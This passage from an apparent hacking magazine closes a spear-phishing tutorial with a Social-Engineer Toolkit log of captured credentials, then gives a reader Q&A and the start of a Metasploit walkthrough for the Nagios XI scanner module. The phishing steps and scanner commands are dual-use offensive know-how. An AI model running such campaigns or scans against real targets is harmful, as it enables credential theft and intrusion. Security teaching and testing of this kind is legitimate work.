


Specify all the options like URI, , the recipients etc and click on " Launch campaign". You can set the date and timing for the phishing campaign.






In the dashboard you can view result of the campaign. You can see how many victims read your email and how many fell victim to your phishing campaign.




This is how the spear phishing email I created looks in Email Inbox.




Here is the content of the email.



Here is the phishing site the user is redirected to once he clicks on the link.



Once he fails to notice the signs of a phishing email, he enters his credentials.



These credentials are captured in SE TOOLKIT as shown below.

```
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-375
PARAM: lgndim=eyJ3IjoxMzY2LCJhIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJj
IjoyNH0=
PARAM: lgnrnd=170959_18YY
PARAM: lgnjs=1623804992
POSSIBLE USERNAME FIELD FOUND: email=abcrocks
POSSIBLE PASSWORD FIELD FOUND: pass=rocks
PARAM: stones
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
```

Credentials captured and our phishing campaign is successful. This is how a successful campaign is run.

HACKING Q & A

Q. How did one password allow hackers to disrupt colonial pipelines?

A : Hackers gained access to the network of colonial pipeline using a single password. This password belonged to a VPN account of a user who worked with Colonial Pipeline. Virtual private networks are used by employees to connect remotely to the company's network. The surprising part of this is that the user to whom these credentials belonged to has long left the company. However, the account was still active.

It is not known how hackers got this account but it is assumed that the user credentials were part of a different data breach earlier. Maybe, the user reused this password for the company's VPN. This is all a result of poor cyber security practices.

2. What is the difference between B.Tech IT and B.Tech Cyber Security? Which is better for becoming a penetration tester?

A : B. Tech Information Technology is an Under Graduate course of four years which deals with both software and hardware components of a computer.

-r. B.Tech Cybersecurity is also an undergraduate course but it stresses on subjects like cyber crime, Computer security, Network Security, Cryptography, Intrusion Detection and Prevention.

If your career goal is becoming a penetration tester, you should choose B. Tech Cyber security as it covers more topics you need in future.

Q : If a file scanned by an anti-virus software clears it as "safe", will that file be really clear of any malware?

A : Absolutely no. As I always say, the battle between Malware and anti Malware is a never ending arms race. The presence of an Antivirus only improves security a bit. I say so because hackers are always trying to bypass this Antivirus. We have seen two cases in our previous Issue and the present Issue. Recently hackers have been using payloads written in Nim and Rust to bypass anti Malware. So we can say just because the Antivirus says the file is safe

Send all your questions to editor@hackercoolmagazine.com

METASPLOIT THIS MONTH

Welcome to the Fifth Metasploit This Month feature of this year. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

[Nagios XI Scanner Module](#)

TARGET: Nagios XI (almost all versions)

TYPE: Remote

Module : Auxiliary

ANTI-Malware : NA

This Auxiliary module detects the version of the Nagios XI web applications and suggest matching exploit modules (if any) for the detected version. We have tested this exploit module on Nagios XI 5.6.5 running on Centos 7. We updated Metasploit and loaded the auxiliary/scanner/http/nagios_xi_scanner module.

```
msf6 > use auxiliary/scanner/http/nagios_xi_scanner
msf6 auxiliary(scanner/http/nagios_xi_scanner) > show options
```

```
Module options (auxiliary/scanner/http/nagios_xi_scanner):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		no	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
